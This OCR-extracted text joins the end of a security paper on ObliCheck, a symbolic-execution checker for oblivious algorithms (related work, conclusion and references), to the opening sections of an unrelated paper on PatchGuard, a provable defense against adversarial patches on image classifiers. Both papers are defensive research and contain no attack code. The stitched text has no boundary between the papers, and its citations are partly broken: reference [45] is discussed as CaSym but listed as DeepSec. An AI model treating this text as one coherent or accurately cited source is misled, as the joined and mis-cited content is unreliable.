Symbolic Execution and State Merging Techniques for Preventing Side Channel Attacks. Symbolic execution has widely deployed to check certain properties of a program and generate high-coverage test cases [16–18, 28, 38, 61, 62]. Practical symbolic execution frameworks normally limit the depth of exploration or drive the execution to parts of a code to find buggy code with a limited time budget. Our checker rather checks the whole input space of a program to eliminate false-negative cases to make our checker useful for checking the security property.

State merging techniques are used to resolve the path explosion problem of symbolic execution at the expense of more complicated path conditions [10, 27, 30]. MultiSE [63] merge states incrementally at every assignment of symbolic variables without introducing auxiliary variables. MultiSE supports merging values not supported by constraint solver such as functions and makes it unnecessary to identify the join points of branches to merge state. OSM of ObliCheck is fundamentally different from existing state merging techniques. Existing state merging techniques are sound and complete with regard to symbolic execution. The merged symbolic state explores the same set of program behaviors as regular symbolic execution. Therefore, existing techniques do not report false positives. In contrast, OSM leverages domain-specific knowledge from oblivious programs and over-approximates program behavior to merge two states even if they cannot be merged in original state merging, which significantly speeds up the checking process. However, OSM might report false positives, and that's where ISU kicks in to repair them.

One of the most widely exploited and studied side-channels is the cache side-channel. CaSym [45] uses symbolic execution to detect a part of a given program that incurs cache side-channel leakage. CaSym runs the LLVM IR of a program symbolically and finds inputs which let an attacker distinguish observable cache state. CaSym merges paths by introducing an auxiliary logical variable. CaSym and ObliCheck differs in how they merge state—CaSym merges at join points by introducing auxiliary variables, while ObliCheck merges at each assignment statement. Moreover, CaSym does not use domain-specific knowledge to merge state aggressively. CaSym specifically focuses on checking cache side-channel leakage with a comprehensive cache model but ObliCheck is for more general oblivious algorithms. CacheD [69] also uses symbolic execution but only checks the traces explored in a dynamic execution of a program, which may miss potential vulnerabilities. CacheAudit [21] uses abstract interpretation to detect cache side-channel leakage.

Ensuring Noninterference Policy. Noninterference is a security policy model which strictly enforces information with a 'high' label does not interfere with information with a 'low' label [20]. Some existing approaches for enforcing noninterference are type checking [53, 54, 68] and abstract interpretation [25, 39]. Barthe *et al.* defined a way to prove noninterference by a sequential composition of a given algorithm [12]. Terauchi and Aiken proposed a term 2-safety to distinguish safety property like noninterference which requires observing two finite sets of traces [67]. Also, they devised a type-based transformation of a given algorithm for self-composition which has better efficiency than a simple sequential-composition suggested by Barthe *et al.* for removing redundant and duplicated execution. Milushev *et*

al. suggested a way to use symbolic execution to prove the noninterference property of a given algorithm [50]. They used type-directed transformation suggested by Terauchi and Aiken to interleave two sets of algorithms. The type-directed transformation can be orthogonally applied and potentially improve the performance of ObliCheck.

10 Conclusion

Access pattern based side-channels have gained attraction due to a large amount of information they leak. Although oblivious algorithms have been devised to close these side-channels, the algorithms must be manually checked. We showed that symbolic execution can be utilized to automatically check a given algorithm is oblivious. With our optimistic state merging and iterative state unmerging techniques, ObliCheck achieves more accurate results than existing taint analysis based techniques and runs faster than traditional symbolic execution.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Vasileios P. Kemerlis, for their feedback. This work was supported in part by the NSF CISE Expeditions CCF-1730628, NSF Career 1943347, NSF grants CCF-1900968, CCF-1908870, CNS-1817122, and gifts/awards from the Sloan Foundation, Bakar Program, Alibaba, Amazon Web Services, Ant Group, Capital One, Ericsson, Facebook, Fujitsu, Futurewei, Google, Intel, Microsoft, Nvidia, Scotiabank, Splunk, and VMware.

References

[1] Aes-js: A pure javascript implementation of the aes block cipher algorithm and all common modes of operation. `https://github.com/ricmoo/aes-js`. Accessed: 2020-08-12.

[2] Apache spark: Lightning-fast unified analytics engine. `https://spark.apache.org/`. Accessed: 2020-08-10.

[3] Github: Opaue. `https://github.com/ucbrise/opaque`. Accessed: 2020-02-10.

[4] A javascript implementation of a textsecure server. `https://github.com/joebandenburg/textsecure-server-node`. Accessed: 2020-08-12.

[5] neurojs: Neural network library. `https://github.com/pieteradejong/neuroJS`. Accessed: 2020-08-12.

[6] Private contact discovery service (beta). `https://github.com/signalapp/contactdiscoveryservice`. Accessed: 2020-08-31.

[7] Technology preview: Private contact discovery for signal. `https://signal.org/blog/private-contact-discovery/`. Accessed: 2019-05-06.

[8] Mohsen Ahmadvand, Anahit Hayrapetyan, Sebastian Banescu, and Alexander Pretschner. Practical integrity protection with oblivious hashing. In *ACSAC*, 2018.

[9] Aws Albarghouthi and Justin Hsu. Synthesizing coupling proofs of differential privacy. In *POPL*, 2017.

[10] Saswat Anand, Patrice Godefroid, and Nikolai Tillmann. Demand-driven compositional symbolic execution. In *TACAS/ETAPS*, 2008.

[11] Arvind Arasu, Spyros Blanas, Ken Eguro, Manas Joglekar, Raghav Kaushik, Donald Kossmann, Ravi Ramamurthy, Prasang Upadhyaya, and Ramarathnam Venkatesan. Secure database-as-a-service with cipherbase. In *SIGMOD*, 2013.

[12] G. Barthe, P. R. D'Argenio, and T. Rezk. Secure information flow by self-composition. In *CSF*, 2004.

[13] Gilles Barthe, Noémie Fong, Marco Gaboardi, Benjamin Grégoire, Justin Hsu, and Pierre-Yves Strub. Advanced probabilistic couplings for differential privacy. In *CCS*, 2016.

[14] Andrea Bittau, Úlfar Erlingsson, Petros Maniatis, Ilya Mironov, Ananth Raghunathan, David Lie, Mitch Rudominer, Ushasree Kode, Julien Tinnes, and Bernhard Seefeld. Prochlo: Strong privacy for analytics in the crowd. In *SOSP*, 2017.

[15] Barry Bond, Chris Hawblitzel, Manos Kapritsos, K. Rustan M. Leino, Jacob R. Lorch, Bryan Parno, Ashay Rane, Srinath Setty, and Laure Thompson. Vale: Verifying high-performance cryptographic assembly code. In *USENIX Security*, 2017.

[16] Cristian Cadar, Daniel Dunbar, and Dawson Engler. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, 2008.

[17] Cristian Cadar and Koushik Sen. Symbolic execution for software testing: Three decades later. *CACM*, 2013.

[18] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *ASPLOS*, 2011.

[19] Hung Dang, Tien Tuan Anh Dinh, Ee-Chien Chang, and Beng Chin Ooi. Privacy-preserving computation with trusted computing via scramble-then-compute. In *PET*, 2017.

[20] Dorothy E. Denning and Peter J. Denning. Certification of programs for secure information flow. *CACM*, 1977.

[21] Goran Doychev, Dominik Feld, Boris Kopf, Laurent Mauborgne, and Jan Reineke. Cacheaudit: A tool for the static analysis of cache side channels. In *USENIX Security*, 2013.

[22] David Eppstein, Michael T. Goodrich, and Roberto Tamassia. Privacy-preserving data-oblivious geometric algorithms for geographic data. In *GIS*, 2010.

[23] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. Branchscope: A new side-channel attack on directional branch predictor. In *ASPLOS*, 2018.

[24] Robert W Floyd. Assigning meanings to programs. In *Program Verification*, pages 65–81. Springer, 1993.

[25] Roberto Giacobazzi and Isabella Mastroeni. Abstract non-interference: Parameterizing non-interference by abstract interpretation. In *POPL*, 2004.

[26] Daniel B. Giffin, Amit Levy, Deian Stefan, David Terei, David Mazières, John C. Mitchell, and Alejandro Russo. Hails: Protecting data privacy in untrusted web applications. In *OSDI*, 2012.

[27] Patrice Godefroid. Compositional dynamic test generation. In *POPL*, 2007.

[28] Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: Directed automated random testing. In *PLDI*, 2005.

[29] Patrice Godefroid and Daniel Luchaup. Automatic partial loop summarization in dynamic test generation. In *ISSTA*, 2011.

[30] Patrice Godefroid, Aditya Nori, Sriram Rajamani, and Sai Deep Tetali. Compositional may-must program analysis: Unleashing the power of alternation. In *POPL*, 2010.

[31] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious rams. *J. ACM*, 43(3):431–473, May 1996.

[32] Michael T. Goodrich, Olga Ohrimenko, and Roberto Tamassia. Data-oblivious graph drawing model and algorithms. *CoRR*, abs/1209.0756, 2012.

[33] Mariem Graa, Nora Cuppens-Boulahia, Frédéric Cuppens, Jean-Louis Lanet, and Routa Moussaileb. Detection of side channel attacks based on data tainting in android systems. In *IFIP International Conference on ICT Systems Security and Privacy Protection*, 2017.

[34] Charles Antony Richard Hoare. An axiomatic basis for computer programming. *Communications of the ACM*, 12(10):576–580, 1969.

[35] Sebastian Hunt and David Sands. On flow-sensitive security types. In *POPL*, 2006.

[36] Tyler Hunt, Congzheng Song, Reza Shokri, Vitaly Shmatikov, and Emmett Witchel. Chiron: Privacy-preserving machine learning as a service. *CoRR*, abs/1803.05961, 2018.

[37] S. Kadloor, X. Gong, N. Kiyavash, T. Tezcan, and N. Borisov. Low-cost side channel remote traffic analysis attack in packet networks. In *IEEE International Conference on Communications*, 2010.

[38] James C. King. Symbolic execution and program testing. *Commun. ACM*, 19(7):385–394, July 1976.

[39] Máté Kovács, Helmut Seidl, and Bernd Finkbeiner. Relational abstract interpretation for the verification of 2-hypersafety properties. In *CCS*, 2013.

[40] Maxwell Krohn, Alexander Yip, Micah Brodsky, Natan Cliffer, M. Frans Kaashoek, Eddie Kohler, and Robert Morris. Information flow control for standard os abstractions. In *SOSP*, 2007.

[41] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. Efficient state merging in symbolic execution. In *PLDI*, 2012.

[42] Dayeol Lee, Dongha Jung, Ian Fang, Chia-Che Tsai, and Raluca Ada Popa. An off-chip attack on hardware enclaves via the memory bus. In *USENIX Security*, 2020.

[43] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *USENIX Security*, 2017.

[44] K. Rustan M. Leino. Dafny: An automatic program verifier for functional correctness. In *LPAR*, 2010.

[45] X. Ling, S. Ji, J. Zou, J. Wang, C. Wu, B. Li, and T. Wang. Deepsec: A uniform platform for security analysis of deep learning model. In *IEEE S&P*, 2019.

[46] Chang Liu, Austin Harris, Martin Maas, Michael Hicks, Mohit Tiwari, and Elaine Shi. Ghostrider: A hardware-software system for memory trace oblivious computation. In *ASPLOS*, 2015.

[47] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee. Last-level cache side-channel attacks are practical. In *IEE S&P*, 2015.

[48] Jian Liu, Mika Juuti, Yao Lu, and N. Asokan. Oblivious neural network predictions via minionn transformations. In *CCS*, 2017.

[49] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday Savagaonkar. Innovative Instructions and Software Model for Isolated Execution. In *HASP*, 2013.

[50] Dimiter Milushev, Wim Beck, and Dave Clarke. Noninterference via symbolic execution. In *FMOODS/FORTE*, 2012.

[51] P. Mishra, R. Poddar, J. Chen, A. Chiesa, and R. A. Popa. Oblix: An efficient oblivious search index. In *IEEE S&P*, 2018.

[52] Mark Mossberg, Felipe Manzano, Eric Hennenfent, Alex Groce, Gustavo Grieco, Josselin Feist, Trent Brunson, and Artem Dinaburg. Manticore: A user-friendly symbolic execution framework for binaries and smart contracts. In *ASE*, 2019.

[53] Andrew C. Myers and Andrew C. Myers. Jflow: Practical mostly-static information flow control. In *POPL*, 1999.

[54] Andrew C. Myers, Andrew C. Myers, and Barbara Liskov. A decentralized model for information flow control. In *SOSP*, 1997.

[55] Aleksandar Nanevski, Anindya Banerjee, and Deepak Garg. Verification of information flow and access control policies with dependent types. In *IEEE S&P*, 2011.

[56] Valeria Nikolaenko, Stratis Ioannidis, Udi Weinsberg, Marc Joye, Nina Taft, and Dan Boneh. Privacy-preserving matrix factorization. In *CCS*, 2013.

[57] Olga Ohrimenko, Manuel Costa, Cédric Fournet, Christos Gkantsidis, Markulf Kohlweiss, and Divya Sharma. Observing and preventing leakage in mapreduce. In *CCS*, 2015.

[58] Olga Ohrimenko, Felix Schuster, Cedric Fournet, Aastha Mehta, Sebastian Nowozin, Kapil Vaswani, and Manuel Costa. Oblivious multi-party machine learning on trusted processors. In *USENIX Security*, 2016.

[59] Ashay Rane, Calvin Lin, and Mohit Tiwari. Raccoon: Closing digital side-channels through obfuscated execution. In *USENIX Security*, 2015.

[60] Sajin Sasy, Sergey Gorbunov, and Christopher W Fletcher. Zerotrace: Oblivious memory primitives from intel sgx. *IACR Cryptology ePrint Archive*, 2017:549, 2017.

[61] Koushik Sen, Swaroop Kalasapur, Tasneem Brutch, and Simon Gibbs. Jalangi: A selective record-replay and dynamic analysis framework for javascript. In *ESEC/FSE 2013*, 2013.

[62] Koushik Sen, Darko Marinov, and Gul Agha. Cute: A concolic unit testing engine for c. In *ESEC/FSE-13*, 2005.

[63] Koushik Sen, George Necula, Liang Gong, and Wontae Choi. Multise: Multi-path symbolic execution using value summaries. In *ESEC/FSE 2015*, 2015.

[64] Fahad Shaon, Murat Kantarcioglu, Zhiqiang Lin, and Latifur Khan. Sgx-bigmatrix: A practical encrypted data analytic framework with trusted processors. In *CCS*, 2017.

[65] Jan Smans, Bart Jacobs, Frank Piessens, and Wolfram Schulte. An automatic verifier for java-like programs based on dynamic frames. In *International Conference on Fundamental Approaches to Software Engineering*, 2008.

[66] Emil Stefanov, Marten van Dijk, Elaine Shi, Christopher Fletcher, Ling Ren, Xiangyao Yu, and Srinivas Devadas. Path oram: An extremely simple oblivious ram protocol. In *CCS*, 2013.

[67] Tachio Terauchi and Alex Aiken. Secure information flow as a safety problem. In *SAS*, 2005.

[68] Dennis Volpano, Cynthia Irvine, and Geoffrey Smith. A sound type system for secure flow analysis. *J. Comput. Secur.*, 4(2-3):167–187, January 1996.

[69] Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu. Cached: Identifying cache-based timing channels in production software. In *USENIX Security*, 2017.

[70] Xiao Shaun Wang, Kartik Nayak, Chang Liu, T-H. Hubert Chan, Elaine Shi, Emil Stefanov, and Yan Huang. Oblivious data structures. In *CCS*, 2014.

[71] Y. Xu, W. Cui, and M. Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *IEEE S&P*, 2015.

[72] Jean Yang, Travis Hance, Thomas H. Austin, Armando Solar-Lezama, Cormac Flanagan, and Stephen Chong. Precise, dynamic information flow for database-backed applications. In *PLDI*, 2016.

[73] Jean Yang, Kuat Yessenov, and Armando Solar-Lezama. A language for automatically enforcing privacy policies. In *POPL*, 2012.

[74] Alexander Yip, Xi Wang, Nickolai Zeldovich, and M. Frans Kaashoek. Improving application security with data flow assertions. In *SOSP*, 2009.

[75] Jiyong Yu, Lucas Hsiung, Mohamad El'Hajj, and Christopher W Fletcher. Data oblivious isa extensions for side channel-resistant and high performance computing. In *NDSS*, 2019.

[76] Danfeng Zhang and Daniel Kifer. Lightdp: Towards automating differential privacy proofs. In *POPL*, 2017.

[77] Kehuan Zhang, Zhou Li, Rui Wang, XiaoFeng Wang, and Shuo Chen. Sidebuster: Automated detection and quantification of side-channel leaks in web application development. In *CCS*, 2010.

[78] Wenting Zheng, Ankur Dave, Jethro G. Beekman, Raluca Ada Popa, Joseph E. Gonzalez, and Ion Stoica. Opaque: An oblivious and encrypted distributed analytics platform. In *NSDI*, 2017.

PatchGuard: A Provably Robust Defense against Adversarial Patches via Small Receptive Fields and Masking

Chong Xiang
Princeton University

Arjun Nitin Bhagoji
University of Chicago

Vikash Sehwag
Princeton University

Prateek Mittal
Princeton University

Abstract

Localized adversarial patches aim to induce misclassification in machine learning models by arbitrarily modifying pixels within a restricted region of an image. Such attacks can be realized in the physical world by attaching the adversarial patch to the object to be misclassified, and defending against such attacks is an unsolved/open problem. In this paper, we propose a general defense framework called PatchGuard that can achieve high provable robustness while maintaining high clean accuracy against localized adversarial patches. The cornerstone of PatchGuard involves the use of CNNs with small receptive fields to impose a bound on the number of features corrupted by an adversarial patch. Given a bounded number of corrupted features, the problem of designing an adversarial patch defense reduces to that of designing a secure feature aggregation mechanism. Towards this end, we present our *robust masking* defense that robustly detects and masks corrupted features to recover the correct prediction. Notably, we can prove the robustness of our defense against any adversary within our threat model. Our extensive evaluation on ImageNet, ImageNette (a 10-class subset of ImageNet), and CIFAR-10 datasets demonstrates that our defense achieves state-of-the-art performance in terms of both provable robust accuracy and clean accuracy.[1]

1 Introduction

Machine learning models are vulnerable to evasion attacks, where an adversary introduces a small perturbation to a test example for inducing model misclassification [17, 50]. Many prior attacks and defenses focus on the classic setting of adversarial examples that have a small L_p distance to the benign example [2, 7, 8, 17, 33, 35, 36, 41, 42, 50, 52, 56]. However, in the physical world, the classic L_p setting may require global perturbations to an object, which is not always practical. In this paper, we focus on the threat of *localized adversarial patches*, in which the adversary can arbitrarily modify pixels within a small restricted area such that the perturbation can be realized by attaching an adversarial patch to the victim object. Several effective patch attacks have been shown: 1) Brown et al. [6] generate physical adversarial patches that can force model predictions to be a target class of the attacker's choice; 2) Karmon et al. [22] propose the LaVAN attack in the digital domain; 3) Eykholt et al. [15] demonstrate a robust physical-world attack that attaches small stickers to a stop sign for fooling traffic sign recognition.

The success of practical localized adversarial patches has inspired several defenses. Digital Watermark (DW) [20] aims to detect and remove the adversarial patch while Local Gradient Smoothing (LGS) [39] proposes smoothing the suspicious region of pixels to neutralize the adversarial patch. However, these empirical defenses are heuristic approaches and lack robustness against a strong adaptive attacker [9]. This has led to the development of several certifiably robust defenses. Chiang et al. [9] propose the first certified defense against adversarial patches via Interval Bound Propagation (IBP) [18, 38]. Zhang et al. [59] use a clipped BagNet (CBN) to achieve provable robustness while Levine et al. [28] propose De-randomized Smoothing (DS) to further improve provable robustness. These works have taken important steps towards provably robust models. However, their performance is still limited in terms of provable robustness and standard classification accuracy (i.e., clean accuracy), leaving defenses against adversarial patches an unsolved/open problem.

1.1 Contributions

In this paper, we propose a general defense framework called PatchGuard that achieves *substantial state-of-the-art provable robustness while maintaining high clean accuracy against localized adversarial patches*.

Insight: Leverage CNNs with Small Receptive Fields. The cornerstone of our defense framework involves the use of Convolutional Neural Networks (CNNs) with small receptive fields to impose a bound on the number of features that can

[1] Our code is available at https://github.com/inspire-group/PatchGuard for the purpose of reproducibility.




Figure 1: **Overview of defense**. The small receptive field bounds the number of corrupted features (one out of three vectors in this example). The one corrupted feature (red vector) in this example has an abnormally large element that dominates the insecure aggregation (Σ) but also leads to a distinct pattern from clean features. Our *robust masking* aggregation detects and masks the corrupted feature, recovering the correct prediction from the remaining features. We note that *robust masking* can have false positives (FP) and incorrectly mask benign features, but we show in Section 5 that our defense retains high clean accuracy and provable robust accuracy.

be corrupted due to an adversarial patch. The receptive field of a CNN is the region of an input image that a particular feature is influenced by, and model prediction is based on the aggregation of features extracted from different regions of an image. An example of the receptive field is shown as the red box on the image in Figure 1. Our case study in Section 3.1 demonstrates that a large receptive field makes CNNs more vulnerable to adversarial patch attacks. For a model with a large receptive field of 483×483 (ResNet-50 [21]) on ImageNet images [12], a small patch is present in the receptive field of most extracted features and can thus easily change model prediction. A small receptive field, on the other hand, limits the number of corrupted features, and we use it as the fundamental building block of robust classifiers. We note that a small receptive field is not a barrier to achieving high clean accuracy. A ResNet-like architecture with a small 17×17 receptive field can achieve an AlexNet-level accuracy for ImageNet top-5 classification [5]. The potential robustness improvement, as well as the moderate accuracy drop, motivates the use of small receptive fields in PatchGuard.

Insight: Leveraging Secure Aggregation & Robust Masking. However, a small receptive field alone is not enough for robust prediction since conventional models use insecure feature aggregation mechanisms such as mean. The use of small receptive fields turns the problem of designing an adversarial patch defense into a secure aggregation problem, and we propose *robust masking* as an effective instance of secure feature aggregation mechanism. Figure 1 provides an overview of our defense. The small receptive field ensures that only a small fraction of extracted features are corrupted due to an adversarial patch. The small number of corrupted features forces the adversary to create abnormally large feature values to dominate the final prediction, and *robust masking* aims to detect and mask these abnormal features. Our empirical analysis demonstrates that removing a small number of features of a clean image is unlikely to change model prediction. Therefore, robust masking recovers the correct prediction with high probability if all the corrupted features are masked.

Provable Robustness. Robust masking introduces a fundamental dilemma for the adversary: either to generate conspicuous malicious features that will be detected and masked by our defense or to do with stealthy but ineffective adversarial patches. In Section 4, we show that this dilemma leads to a proof of *provable robustness* for our defense, providing the guarantee that the model can always recover correct predictions on certified images against any adversarial patch within the threat model. This is a stronger notion of robustness compared with defenses that only detect the adversarial attack [34, 35, 56]. We also show that PatchGuard subsumes several existing defenses [28, 59] (as shown in Section 6.1), and outperforms them due to the use of *robust masking*.

State-of-the-art Performance. We consider the strongest adversarial patch attacker, who can place the adversarial patch on any part of the image, including on top of salient objects. We evaluate our provable defense against any patch attacker on ImageNet [12], ImageNette [16], CIFAR-10 [23], and shows that our defense achieves state-of-the-art performance in terms of provable robustness and clean accuracy compared to previous defenses [9, 28, 59]. Our main contributions can be summarized as follows:

1. We demonstrate the use of a small receptive field as a fundamental building block for robustness and leverage it to develop our general defense framework called PatchGuard. PatchGuard is flexible and general as it is compatible with any CNN with small receptive fields and any secure aggregation mechanism.

2. We present *robust masking* as an instance of the secure aggregation mechanism that leads to provable robustness and recovers correct predictions for certified images against any attacker within the threat model.

3. We comprehensively evaluate our defense across ImageNet [12], ImageNette [16], CIFAR-10 [23] datasets, and demonstrate state-of-the-art provable robust accuracy and clean accuracy of our defense.

2 Problem Formulation

In this section, we first introduce the image classification model, followed by the adversarial patch attack and defense formulation. Finally, we present important terminology used in PatchGuard. Table 1 provides a summary of our notation.

2.1 Image Classification Model

We focus on Fully Convolutional Neural Networks (FCNNs) such as ResNet [21], which use convolutional layers for feature extraction and *only one* additional fully-connected layer for the final classification. This structure is widely used in state-of-the-art image classification models [21, 47–49].

We use $\mathcal{X} \subset [0,1]^{W\times H\times C}$ to denote the image space where each image has width W, height H, number of channels C, and the pixels are re-scaled to $[0,1]$. We take $\mathcal{Y} = \{0,1,\cdots,N-1\}$ as the label space, where the number of classes is N. We use $\mathcal{M}(\mathbf{x}) : \mathcal{X} \to \mathcal{Y}$ to denote the model that takes an image $\mathbf{x} \in \mathcal{X}$ as input and predicts the class label $y \in \mathcal{Y}$. We let $\mathcal{F}(\mathbf{x}) : \mathcal{X} \to \mathcal{U}$ be the feature extractor that outputs the feature tensor $\mathbf{u} \in \mathcal{U} \subset \mathbb{R}^{W'\times H'\times C'}$, where W', H', C' are the width, height, and number of channels in this feature map, respectively.

2.2 Attack Formulation

Attack objective. We focus on evasion attacks against an image classification model. Given a deep learning model $\mathcal{M}$, an image $\mathbf{x}$, and its true class label y, the goal of the attacker is to find an image $\mathbf{x}' \in \mathcal{A}(\mathbf{x}) \subset \mathcal{X}$ satisfying a constraint $\mathcal{A}$ such that $\mathcal{M}(\mathbf{x}') \neq y$. The constraint $\mathcal{A}$ is defined by the attacker's threat model, which we will describe below. We note that the attack objective of inducing misclassification into any wrong class is referred to as an *untargeted attack*. In contrast, when the goal is to misclassify the image to a particular target class $y' \neq y$, it is called a *targeted attack*. The untargeted attack is easier to launch and thus more difficult to defend against. In this paper, we focus on defenses against the untargeted attack.

Attacker capability. The attacker can arbitrarily modify pixels within a restricted region, and this region can be anywhere on the image, even over the salient object. We assume that all manipulated pixels are within a contiguous region, and the defender has a conservative estimate (i.e., upper bound) of the region size. We note that this matches the strongest threat model used in the existing literature on certified defenses against adversarial patches [9, 28, 59].[2] Formally, we use a binary *pixel block* $\mathbf{p} \in P \subset \{0,1\}^{W\times H}$ to represent the restricted region, where the pixels within the region are set to 1. Then, the constraint set $\mathcal{A}(\mathbf{x})$ can be expressed as $\{\mathbf{x}' = (\mathbf{1}-\mathbf{p})\odot\mathbf{x} + \mathbf{p}\odot\mathbf{x}'' | \mathbf{x}, \mathbf{x}' \in \mathcal{X}, \mathbf{x}'' \in [0,1]^{W\times H\times C}, \mathbf{p} \in P\}$, where $\odot$ refers to the element-wise product operator, and $\mathbf{x}''$ is the content of the adversarial patch. In this paper, we primarily focus on the case where $\mathbf{p}$ represents one square region. Our defense can generalize to other shapes and we defer experimental results for this to our technical report [55].

[2] A high-performance provable defense against a single patch is currently an open/unsolved problem and is thus the focus of our threat model. We will discuss our defense extension for multiple patches in Appendix E.

Table 1: Table of notation

Notation	Description
$\mathcal{X} \subset [0,1]^{W\times H\times C}$	Image space
$\mathcal{Y} = \{0,1,\cdots,N-1\}$	Label space
$\mathcal{U} \subset \mathbb{R}^{W'\times H'\times C'}$	Feature space
$\mathcal{M}(\mathbf{x}) : \mathcal{X} \to \mathcal{Y}$	Model predictor from $\mathbf{x} \in \mathcal{X}$
$\mathcal{F}(\mathbf{x}) : \mathcal{X} \to \mathcal{U}$	Local feature extractor for all classes
$\mathcal{F}(\mathbf{x}, l) : \mathcal{X} \times \mathcal{Y} \to \mathcal{U}$	Local feature extractor for class l
$P \subset \{0,1\}^{W\times H}$	Set of binary pixel blocks in the image space
$W \subset \{0,1\}^{W'\times H'}$	Set of binary windows in the feature space

2.3 Defense Formulation

Defense objective. The goal of our defense is to design a defended model $\mathcal{D}$ such that $\mathcal{D}(\mathbf{x}) = \mathcal{D}(\mathbf{x}') = y$ for any clean data point $(\mathbf{x}, y) \in \mathcal{X} \times \mathcal{Y}$ and any adversarial example $\mathbf{x}' \in \mathcal{A}(\mathbf{x})$, where $\mathcal{A}(\mathbf{x})$ is the adversarial constraint introduced in Section 2.2. Note that we aim to *recover the correct prediction*, which is harder than merely detecting an attack.

Provable robustness. Previous works [7, 9, 52] have shown that empirical defenses are usually vulnerable to an adaptive white-box attacker who has full knowledge of the defense algorithm, model architecture, and model weights; therefore, we design PatchGuard as a provably robust defense [9, 10, 18, 28, 38, 59] to provide the strongest robustness. *The evaluation of provable defense is agnostic to attack algorithms and its result holds for any attack considered in the threat model.*

2.4 PatchGuard Terminology

Local feature and its receptive field. Recall that we use $\mathcal{F}$ to extract feature map as $\mathbf{u} \in \mathbb{R}^{W'\times H'\times C'}$. We refer to each $1\times 1\times C'$-dimensional feature in tensor $\mathbf{u}$ as a *local feature* since it is only extracted from part of the input image as opposed to the entire image. We define the *receptive field* of a local feature to be a subset of image pixels that the feature $\tilde{\mathbf{u}} \in \mathbb{R}^{1\times 1\times C'}$ is looking at, or affected by. Formally, if we represent the input image x as *a set of pixels*, the receptive field of a particular local feature $\tilde{\mathbf{u}}$ is a subset of pixels for which the gradient of $\tilde{\mathbf{u}}$ is non-zero, i.e., $\{r \in x | \nabla_r \tilde{\mathbf{u}} \neq \mathbf{0}\}$. For simplicity, we use the phrase "receptive field of a CNN" to refer to "receptive field of a particular feature of a CNN".

Global feature and global logits. When the local feature tensor $\mathbf{u}$ is the output of the last convolutional layer, conventional CNNs use an element-wise linear aggregation (e.g., mean) over all local features to obtain the *global feature* in $\mathbb{R}^{C'}$. The global feature will then go through the last fully-connected layer (i.e., classification layer) and yield the *global logits* vector in $\mathbb{R}^N$ for the final prediction (top of Figure 2).




Figure 2: Two equivalent ways of computing the global logits vector (top: used in conventional CNNs; bottom: used in our defense).

Local logits. Similar to computing the global logits from the global feature, we can feed each local feature (in $\mathbb{R}^{1\times 1\times C'}$) to the fully-connected layer to get the *local logits* (in $\mathbb{R}^{1\times 1\times N}$). Each local logits vector is the classification output based on each local feature; thus, they share the same receptive field. Concatenating all $W'\cdot H'$ local logits vectors gives the local logits tensor, and applying the element-wise linear aggregation gives the same global logits (bottom of Figure 2).

Local confidence, local prediction, and class evidence. Based on local logits, we can derive the concept of *local confidence* and *local prediction* tensor by feeding the local logits tensor to a softmax layer and an argmax layer, respectively. In the remainder of this paper, we *specialize the concept of feature* by considering it to refer to either a logits tensor, a confidence tensor, or a prediction tensor. In this case, we have $C'=N$. We also sometimes abuse the notation by letting $\mathcal{F}(\mathbf{x},l):\mathcal{X}\times\mathcal{Y}\rightarrow\mathbb{R}^{W'\times H'}$ denote the slice of the feature corresponding to class l. We call the elements of $\mathcal{F}(\mathbf{x},l)$ the *class evidence* for class l.

3 PatchGuard

In this section, we first use an empirical case study to motivate the use of small receptive fields and secure feature aggregation (i.e., *robust masking*). Next, we will give an overview of our general PatchGuard framework, followed by our use of networks with small receptive fields and details of our *robust masking* based secure aggregation. The provable robustness of this defense will be demonstrated and analyzed in Section 4.

3.1 Why are adversarial patches effective?

Previous work [6, 22] on adversarial patches, surprisingly, shows that model prediction can be manipulated by patches that occupy a very small portion of input images. In this subsection, we provide a case study for ResNet-50 [21] trained on ImageNet [12], ImageNette (a 10-class subset of ImageNet) [16], and CIFAR-10 [23] datasets and identify two critical reasons for the model vulnerability. These will then motivate the development and discussion of our defense.

